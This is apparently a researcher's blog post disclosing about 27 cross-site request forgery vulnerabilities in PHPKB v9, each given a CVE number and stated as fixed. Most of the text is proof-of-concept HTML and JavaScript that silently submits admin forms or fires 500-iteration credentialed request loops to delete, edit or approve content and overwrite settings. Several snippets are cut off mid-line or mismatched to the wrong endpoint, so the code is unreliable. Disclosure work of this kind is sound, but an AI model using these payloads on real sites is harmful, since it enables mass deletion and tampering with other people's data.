

Written by Antonio
on April 05, 2019

Analyzing PHPKB v9: Part three

This article has been split into three parts; other parts can be found below:

Part 1: [Part 1](#)

Part 2: [Part 2](#)

UPDATE: the vulnerabilities have been fixed in PHPKB v9 P1-202005.

Cross-Site Request Forgery when changing settings (CVE-2020-10478)

Targeted: Superuser

Vulnerable file: admin/manage-settings.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tools" and click on "manage settings";
- click on "save settings".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
<body onload="document.createElement('form').submit.call(document.getElementById('myForm'))">
  <form action="[PHPKB]/admin/manage-settings.php" method="POST" id="myForm" name="myForm">
    <input type="hidden" name="kbnname" value="test" />
    <input type="hidden" name="kburl" value="[PHPKB]" />
    <input type="hidden" name="kb#95;access" value="unrestricted" />
    <input type="hidden" name="extended#95;support#95;license#95;key" value="" />
    <input type="hidden" name="mail#95;server" value="default" />
    <input type="hidden" name="smtp#95;hostname" value="" />
    <input type="hidden" name="smtp#95;username" value="" />
    <input type="hidden" name="smtp#95;password" value="" />
    <input type="hidden" name="smtp#95;port" value="" />
    <input type="hidden" name="encryption#95;method" value="None" />
    <input type="hidden" name="emails#95;debug#95;mode" value="0" />
    <input type="hidden" name="emails#95;debug#95;output" value="error#95;log" />
    <input type="hidden" name="send#95;mails#95;from" value="" />
    <input type="hidden" name="test#95;email" value="" />
    <input type="hidden" name="mysqlserver" value="127.0.0.1" />
    <input type="hidden" name="mysqlusername" value="root" />
    <input type="hidden" name="mysqlpswd" value="DummyPass" />
    <input type="hidden" name="mysqldatabase" value="test" />
    <input type="hidden" name="kb#95;layout" value="fluid" />
    <input type="hidden" name="category#95;tree#95;width" value="3" />
    <input type="hidden" name="sidebar#95;orientation" value="left" />
    <input type="hidden" name="category#95;tree#95;layout" value="normal" />
    <input type="hidden" name="show#95;tree#95;articles" value="yes" />
    <input type="hidden" name="category#95;articles#95;count" value="show" />
    <input type="hidden" name="categories#95;display#95;order" value="Alphabetic" />
    <input type="hidden" name="home#95;theme" value="modern" />
    <input type="hidden" name="home#95;search#95;layout" value="default" />
    <input type="hidden" name="categories#95;layout#95;theme" value="theme1" />
    <input type="hidden" name="show#95;categories#95;cols" value="4" />
    <input type="hidden" name="category#95;title#95;size" value="normal" />
    <input type="hidden" name="home#95;articles#95;layout" value="tabbed" />
    <input type="hidden" name="display#95;featured" value="yes" />
    <input type="hidden" name="featured#95;count" value="5" />
    <input type="hidden" name="display#95;popular" value="yes" />
    <input type="hidden" name="popular#95;count" value="5" />
    <input type="hidden" name="display#95;rated" value="yes" />
    <input type="hidden" name="rated#95;count" value="5" />
    <input type="hidden" name="display#95;recent" value="yes" />
    <input type="hidden" name="recent#95;count" value="5" />
    <input type="hidden" name="enable#95;subscribe#95;kb" value="yes" />
    <input type="hidden" name="kb#95;subscribe#95;theme" value="minimal" />
    <input type="hidden" name="category#95;articles#95;layout" value="default" />
    <input type="hidden" name="category#95;page#95;records#95;default" value="10" />
    <input type="hidden" name="category#95;page#95;records#95;minimal" value="10" />
    <input type="hidden" name="articles#95;sortby" value="Popularity" />
    <input type="hidden" name="articles#95;sortorder" value="Descending" />
    <input type="hidden" name="enable#95;subscribe#95;category" value="yes" />
    <input type="hidden" name="enable#95;news#95;page" value="yes" />
    <input type="hidden" name="display#95;homepage#95;news" value="yes" />
    <input type="hidden" name="number#95;homepage#95;news" value="5" />
```


Cross-Site Request Forgery when creating a news article (CVE-2020-10479)

Targeted: Superuser/Editor

Vulnerable file: admin/add-news.php

Steps required in order to find the vulnerability:

- log-in as a Superuser/Editor;
- go under "news" and click on "add new";
- write something and click on "save news".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
<!--Change title with the title of the News -->
<!--Change txtContent with the body of the News -->
<!--Change make_visible to yes to make the news visible, else write no -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <body onload=document.createElement('form').submit.call(document.getElementById('myForm'))">
      <form action="[PHPKB]/admin/add-news.php" method="POST" id="myForm" name="myForm">
        <input type="hidden" name="title" value="test" />
        <input type="hidden" name="txtContent" value="&lt;p&gt;test&lt;/p&gt;" />
        <input type="hidden" name="make&#95;visible" value="yes" />
        <input type="hidden" name="expiry&#95;date" value="2020&#45;01&#45;26" />
        <input type="hidden" name="autosave&#95;id" value="0" />
        <input type="hidden" name="directsave" value="Save" />
        <input type="submit" value="Submit request" />
      </form>
    </body>
  </html>
```

Cross-Site Request Forgery when creating a category (CVE-2020-10480)

Targeted: Superuser

Vulnerable file: admin/add-category.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "categories" and click on "add new";
- write something and click "save category".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
<!-- The name of the category is written in the title parameter -->
<!-- The description of the category is written in the content parameter -->
<!-- To create a public category, write public in the type parameter, to create a private ca
<body onload=document.createElement('form').submit.call(document.getElementById('myForm'))">
  <form action="[PHPKB]/admin/add-category.php" method="POST" id="myForm" name="myForm">
    <input type="hidden" name="type" value="public" />
    <input type="hidden" name="title" value="csrfvulnerability" />
    <input type="hidden" name="parent&#95;public" value="0" />
    <input type="hidden" name="parent&#95;private" value="0" />
    <input type="hidden" name="content" value="csrfvulnerability" />
    <input type="hidden" name="group&#95;permissions" value="none" />
    <input type="hidden" name="submit" value="Save&#32;Category" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Cross-Site Request Forgery when adding a new glossary term (CVE-2020-10481)

Targeted: Superuser

Vulnerable file: admin/add-glossary.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "glossary" and click on "add new";
- write something and click on "save glossary term".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
<!-- The name of the glossary term is written in the term parameter -->
<!-- The description of the glossary term is written in the definition parameter -->
<!-- To create a public glossary term, write yes in the visible parameter, to create a priva
<body onload=document.createElement('form').submit.call(document.getElementById('myForm'))">
  <form action="[PHPKB]/admin/add-glossary.php" method="POST" id="myForm" name="myForm">
```

```



```

Cross-Site Request Forgery when adding a new article template (CVE-2020-10482)

Targeted: Superuser

Vulnerable file: admin/add-template.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "articles" and click on "article templates", click on "add";
- fill random parameters and click "save article template".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- change the title parameter to change the Article Template title -->
<!-- Change the txtContent parameter to change the body of the Article template -->
<body onload="document.createElement('form').submit.call(document.getElementById('myForm'))">
  <form action="[PHPKB]/admin/add-template.php" method="POST" id="myForm" name="myForm">
    <input type="hidden" name="title" value="dsa" />
    <input type="hidden" name="txtContent" value="&lt;p&gt;sda&lt;&#47;p&gt;" />
    <input type="hidden" name="make&#95;visible" value="active" />
    <input type="hidden" name="directsave" value="Save" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>

```

Cross-Site Request Forgery when posting a comment (CVE-2020-10483)

Targeted: Anyone, given they are logged-in

Vulnerable file: admin/ajax-hub.php

Steps required in order to find the vulnerability:

- post a comment on a random article.

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- Change the aid parameter to the id of the article you want the comment put on -->
<!-- Change the cmt parameter to the actual text comment -->
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var xhr = new XMLHttpRequest();
      xhr.open("GET", "[PHPKB]/include/ajax-hub.php?usefor=AddComments&aid
      xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
      xhr.withCredentials=true;
      xhr.send(null);
    </script>
  </head>
  <body>
    <center><h1>Commenting!</h1></center>
  </body>
</html>

```

Cross-Site Request Forgery when creating a new custom field (CVE-2020-10484)

Targeted: Superuser

Vulnerable file: admin/add-field.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "articles" and click on "custom fields", click on "add";
- fill random parameters and hit "save custom field";

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- The title of the article template is written in the title parameter -->
<!-- The body of the article template is written in the txtContent parameter-->
<body onload="document.createElement('form').submit.call(document.getElementById('myForm'))">
  <form action="[PHPKB]/admin/add-template.php" method="POST" id="myForm" name="myForm">
    <input type="hidden" name="title" value="dsa" />
    <input type="hidden" name="txtContent" value="&lt;p&gt;sda&lt;&#47;p&gt;" />
    <input type="hidden" name="make&#95;visible" value="active" />
    <input type="hidden" name="directsave" value="Save" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>

```



Cross-Site Request Forgery when deleting an article (CVE-2020-10485)

Targeted: Superuser

Vulnerable file: admin/manage-articles.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "articles" and click on "my articles";
- click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of Articles that will be deleted --
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-articles.php?sort=&order=&stat
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>

```



Cross-Site Request Forgery when deleting a comment (CVE-2020-10486)

Targeted: Superuser

Vulnerable file: admin/manage-comments.php

Steps required in order to find the vulnerability:

- post a comment on a random article;
- log-in as a Superuser;
- go under "comments" and click on "pending";
- select the comment and click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of comments that will be deleted-->
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-comments.php?cid=" + i + "&act
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>

```



Cross-Site Request Forgery when deleting a glossary term (CVE-2020-10487)

Targeted: Superuser

Vulnerable file: admin/manage-glossary.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "glossary" and click on "manage";
- select the glossary term and click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of glossary terms that will be dele
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-glossary.php?id=" + i + "%acti
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```

Cross-Site Request Forgery when deleting a news article (CVE-2020-10488)

Targeted: Superuser

Vulnerable file: admin/manage-news.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "news" and click on "manage";
- select the news article and click on "Delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of article news that will be delete
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-news.php?id=" + i + "%action=d
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```

Cross-Site Request Forgery when deleting a ticket (CVE-2020-10489)

Targeted: Superuser

Vulnerable file: admin/manage-tickets.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "open";
- click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
```

```

        while (i < 500) { <!--This is the number of tickets that will be deleted -->
            var xhr = new XMLHttpRequest();
            xhr.open("GET", "[PHPKB]/admin/manage-tickets.php?id=" + i + "&actio
            xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
            xhr.withCredentials=true;
            xhr.send(null);
            i++;
        }
    }
</script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when deleting a department (CVE-2020-10490)

Targeted: Superuser

Vulnerable file: admin/manage-departments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "departments";
- select the department and click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!--This is the number of news that will be deleted -->
                var xhr = new XMLHttpRequest();
                xhr.open("GET", "[PHPKB]/admin/manage-departments.php?id=" + i + "&a
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
                xhr.withCredentials=true;
                xhr.send(null);
                i++;
            }
        }
    </script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when adding a department (CVE-2020-10491)

Targeted: Superuser

Vulnerable file: admin/manage-departments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "departments";
- type a department name and click on "save".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- The name of the Department term is written in the name parameter -->
<body onload="document.createElement('form').submit.call(document.getElementById('myForm'))">
    <form action="[PHPKB]/admin/manage-departments.php" method="POST" id="myForm" name="myFo
        <input type="hidden" name="name" value="dsa" />
        <input type="hidden" name="show" value="yes" />
        <input type="hidden" name="submit&#95;department" value="Save&#32;Department" />
        <input type="submit" value="Submit request" />
    </form>
</body>
</html>

```

Cross-Site Request Forgery when deleting an article template (CVE-2020-10492)

Targeted: Superuser

Vulnerable file: admin/manage-templates.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;

- go under “articles” and click on “article templates”;
- click on “delete”.

There is no anti-CSRF protection, I’ve prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of Article Templates that will be d
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-templates.php?status=&id=" + i
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```



Cross-Site Request Forgery when editing a glossary term (CVE-2020-10493)

Targeted: Superuser


Vulnerable file: admin/edit-glossary.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under “glossary” and click on “manage”;
- click on “edit” and then “save glossary”.

There is no anti-CSRF protection, I’ve prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <!-- Change visible parameter to yes if you want to make the glossary terms public, else wri
  <!-- Change the term parameter to edit all the glossary terms' titles-->
  <!-- Change the definition parameter to change all the glossary terms' definition-->
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!-- The number of glossary terms that will be edited -->
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "[PHPKB]/admin/edit-glossary.php")
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
        xhr.withCredentials=true;
        var params = "term=testterm&definition=definitiononterm&visible=yes&id
        xhr.send(params);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```



Cross-Site Request Forgery when editing a news article (CVE-2020-10494)

Targeted: Superuser

Vulnerable file: admin/edit-news.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under “news” and click on “manage”;
- click on “edit” and then “save news article”.

There is no anti-CSRF protection, I’ve prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <!-- Change make_visible to yes if you want to make the News public, else write no -->
  <!-- Change the title parameter to edit all the titles News -->
  <!-- Change the txtContent parameter to change all the News' description -->
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!-- The number of News that will be edited -->
```



```

        var xhr = new XMLHttpRequest();
        xhr.open("POST", "[PHPKB]/admin/edit-news.php")
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded')
        xhr.withCredentials=true;
        var params = "title=titlenews&txtContent=descriptionnews&make_visibl
        xhr.send(params);
        i++;
    }
</script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when editing an article template (CVE-2020-10495)

Targeted: Superuser

Vulnerable file: admin/edit-template.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "articles" and click on "manage templates";
- click on "edit" and then click on "save article template".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- Change type parameter to public if you want to make the categories public, else write p
<!-- Change the title parameter to edit all the titles -->
<!-- Change the txtContent parameter to change all the Article Templates' description -->
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!-- The number of Article Templates that will be edited -
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "[PHPKB]/admin/edit-template.php")
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded')
                xhr.withCredentials=true;
                var params = "title=sdasdasdasdasdasdasdaads&txtContent=descripti
                xhr.send(params);
                i++;
            }
        </script>
    </head>
    <body>
        <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when editing an article (CVE-2020-10496)

Targeted: Superuser

Vulnerable file: admin/edit-article.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "articles" and click on "my articles";
- click on "edit" and then click on "save article".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!--To change the article id, find \"article_id and change the id of the desired article -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <script>
            function submitRequest()
            {
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "[PHPKB]/admin/save-article.php", true);
                xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
                xhr.setRequestHeader("Accept-Language", "it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3");
                xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary=-----");
                xhr.withCredentials = true;
                var body = "-----3042735397090\r\n" +
                    "Content-Disposition: form-data; name=\"type\"\r\n" +
                    "\r\n" +
                    "public\r\n" +
                    "-----3042735397090\r\n" +
                    "Content-Disposition: form-data; name=\"se_able_public_1\"\r\n" +
                    "\r\n" +

```

```
"1\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"nstate1\"\r\n" +
"\r\n" +
"yes\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"nstate4\"\r\n" +
"\r\n" +
"no\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"nstate7\"\r\n" +
"\r\n" +
"no\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"pub_state\"\r\n" +
"\r\n" +
"1\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"pri_state\"\r\n" +
"\r\n" +
"0\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"author\"\r\n" +
"\r\n" +
"1\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"title\"\r\n" +
"\r\n" +
"test\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"txtContent\"\r\n" +
"\r\n" +
"test\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"keywords\"\r\n" +
"\r\n" +
"test\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"summary\"\r\n" +
"\r\n" +
"test\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"make_visible\"\r\n" +
"\r\n" +
"yes\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"enable_comments\"\r\n" +
"\r\n" +
"yes\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"enable_ratings\"\r\n" +
"\r\n" +
"yes\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"publish_date\"\r\n" +
"\r\n" +
"2020-01-11\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"expiry_date\"\r\n" +
"\r\n" +
"2020-01-27\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"filename0\"; filename=\"\"\r\n" +
"Content-Type: application/octet-stream\r\n" +
"\r\n" +
"\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"filenamecap0\"\r\n" +
"\r\n" +
"\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"totalfiles\"\r\n" +
"\r\n" +
"1\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"article_id\"\r\n" +
"\r\n" +
"1\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"autosave_id\"\r\n" +
"\r\n" +
"0\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"from_edit_section\"\r\n" +
"\r\n" +
>true\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"preview_section\"\r\n" +
"\r\n" +
>true\r\n" +
"-----3042735397090\r\n" +
"Content-Disposition: form-data; name=\"fromdraftsection\"\r\n" +
"\r\n" +
```

```

        "\r\n" +
        "-----3042735397090\r\n" +
        "Content-Disposition: form-data; name=\"mode\"\r\n" +
        "\r\n" +
        "\r\n" +
        "-----3042735397090\r\n" +
        "Content-Disposition: form-data; name=\"p\"\r\n" +
        "\r\n" +
        "c3RhdHVzPW93biZzb3J0PSZvcmlrcj0=\r\n" +
        "-----3042735397090\r\n" +
        "Content-Disposition: form-data; name=\"UpdateArticleSubmit\"\r\n" +
        "\r\n" +
        "Update Article\r\n" +
        "-----3042735397090--\r\n";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
    aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
</script>
<form action="#">
    <input type="button" value="Submit request" onclick="submitRequest();" />
</form>
</body>
</html>

```

Cross-Site Request Forgery when deleting a category (CVE-2020-10497)

Targeted: Superuser

Vulnerable file: admin/manage-categories.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "categories" and click on "manage categories";
- click on "delete".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!--This is the number of categories that will be deleted
                var xhr = new XMLHttpRequest();
                xhr.open("GET", "[PHPKB]/admin/manage-categories.php?id=" + i + "&ac
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
                xhr.withCredentials=true;
                xhr.send(null);
                i++;
            }
        </script>
    </head>
    <body>
        <center><h1>Requests are going!</h1></center>
    </body>
</html>

```

Cross-Site Request Forgery when editing a category (CVE-2020-10498)

Targeted: Superuser

Vulnerable file: admin/edit-category.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "categories" and click on "manage categories";
- click on "edit", then on "save category".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- Change type parameter to public if you want to make the categories public, else write p
<!-- Change the title parameter to edit all the titles -->
<!-- Change the content parameter to change all the categories' description -->
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!-- The number of categories that will be edited -->
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "[PHPKB]/admin/edit-category.php")
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded

```

```

        xhr.withCredentials=true;
        var params = "type=public&title=dssdadasdssdadas&parent_public=0&par
        xhr.send(params);
        i++;
    }
</script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when closing a ticket (CVE-2020-10499)

Targeted: Superuser

Vulnerable file: admin/manage-tickets.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "open";
- select the ticket and click on "close".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!--This is the number of Tickets that will be closed-->
                var xhr = new XMLHttpRequest();
                xhr.open("GET", "[PHPKB]/admin/manage-tickets.php?id=" + i + "&actio
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
                xhr.withCredentials=true;
                xhr.send(null);
                i++;
            }
        </script>
    </head>
    <body>
        <center><h1>Requests are going!</h1></center>
    </body>
</html>

```

Cross-Site Request Forgery when replying to a ticket (CVE-2020-10500)

Targeted: Superuser

Vulnerable file: admin/reply-ticket.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "open";
- select the ticket, hit "reply back" and click on "save ticket".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
    <!-- Change the title parameter to edit all the Ticket's reply titles-->
    <!-- Change the txtContent parameter to change all the Ticket's reply body-->
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!-- The number of Tickets that will be replied-->
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "[PHPKB]/admin/reply-ticket.php")
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
                xhr.withCredentials=true;
                var params = "title=titleticket&txtContent=replytext&close_ticket=ye
                xhr.send(params);
                i++;
            }
        </script>
    </head>
    <body>
        <center><h1>Requests are going!</h1></center>
    </body>
</html>

```

Cross-Site Request Forgery when editing a department (CVE-2020-10501)

Targeted: Superuser


Vulnerable file: admin/manage-departments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "tickets" and click on "department";
- click on "edit", then on "save department".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
<!-- Change the name parameter to edit all the departments's names -->
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!-- The number of Tickets that will be replied-->
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "[PHPKB]/admin/reply-ticket.php")
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded')
        xhr.withCredentials=true;
        var params = "name=depname&show=yes&submit_department=Save+Departmen";
        xhr.send(params);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```



Cross-Site Request Forgery when approving a new comment (CVE-2020-10502)

Targeted: Superuser

Vulnerable file: admin/manage-comments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "comments" and click on "pending";
- select the comment, then click on "approve".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
      var i = 0;
      while (i < 500) { <!--This is the number of comments that will be approved ->
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "[PHPKB]/admin/manage-comments.php?cid=" + i + "&act");
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded')
        xhr.withCredentials=true;
        xhr.send(null);
        i++;
      }
    </script>
  </head>
  <body>
    <center><h1>Requests are going!</h1></center>
  </body>
</html>
```



Cross-Site Request Forgery when disapproving a new comment (CVE-2020-10503)

Targeted: Superuser

Vulnerable file: admin/manage-comments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "comments" and click on "approved";
- select the comment, then click on "disapprove".

There is no anti-CSRF protection, I've prepared this proof of concept:

```
<!DOCTYPE html5>
<html>
  <head>
    <title>Exploit CSRF!</title>
    <script>
```

```

        var i = 0;
        while (i < 500) { <!--This is the number of comments that will be disapprove
            var xhr = new XMLHttpRequest();
            xhr.open("GET", "[PHPKB]/admin/manage-comments.php?cid=" + i + "&act
            xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
            xhr.withCredentials=true;
            xhr.send(null);
            i++;
        }
    }
</script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

Cross-Site Request Forgery when editing a comment (CVE-2020-10504)

Targeted: Superuser

Vulnerable file: admin/edit-comments.php

Steps required in order to find the vulnerability:

- log-in as a Superuser;
- go under "comments" and click on "pending";
- select the comment, click on "edit", then on "save comment".

There is no anti-CSRF protection, I've prepared this proof of concept:

```

<!DOCTYPE html5>
<html>
<!-- Change name parameter to set the username of the person posting a comment -->
<!-- Change the email parameter to change the user's email that is posting a comment-->
<!-- Change the comment parameter to change user's comment -->
    <head>
        <title>Exploit CSRF!</title>
        <script>
            var i = 0;
            while (i < 500) { <!-- The number of categories that will be edited -->
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "[PHPKB]/admin/edit-comment.php")
                xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded
                xhr.withCredentials=true;
                var params = "name=test&email=test@test.com&comment=test&status=appr
                xhr.send(params);
                i++;
            }
        }
    </script>
</head>
<body>
    <center><h1>Requests are going!</h1></center>
</html>

```

That's all folks, see you next time!

←

Top

→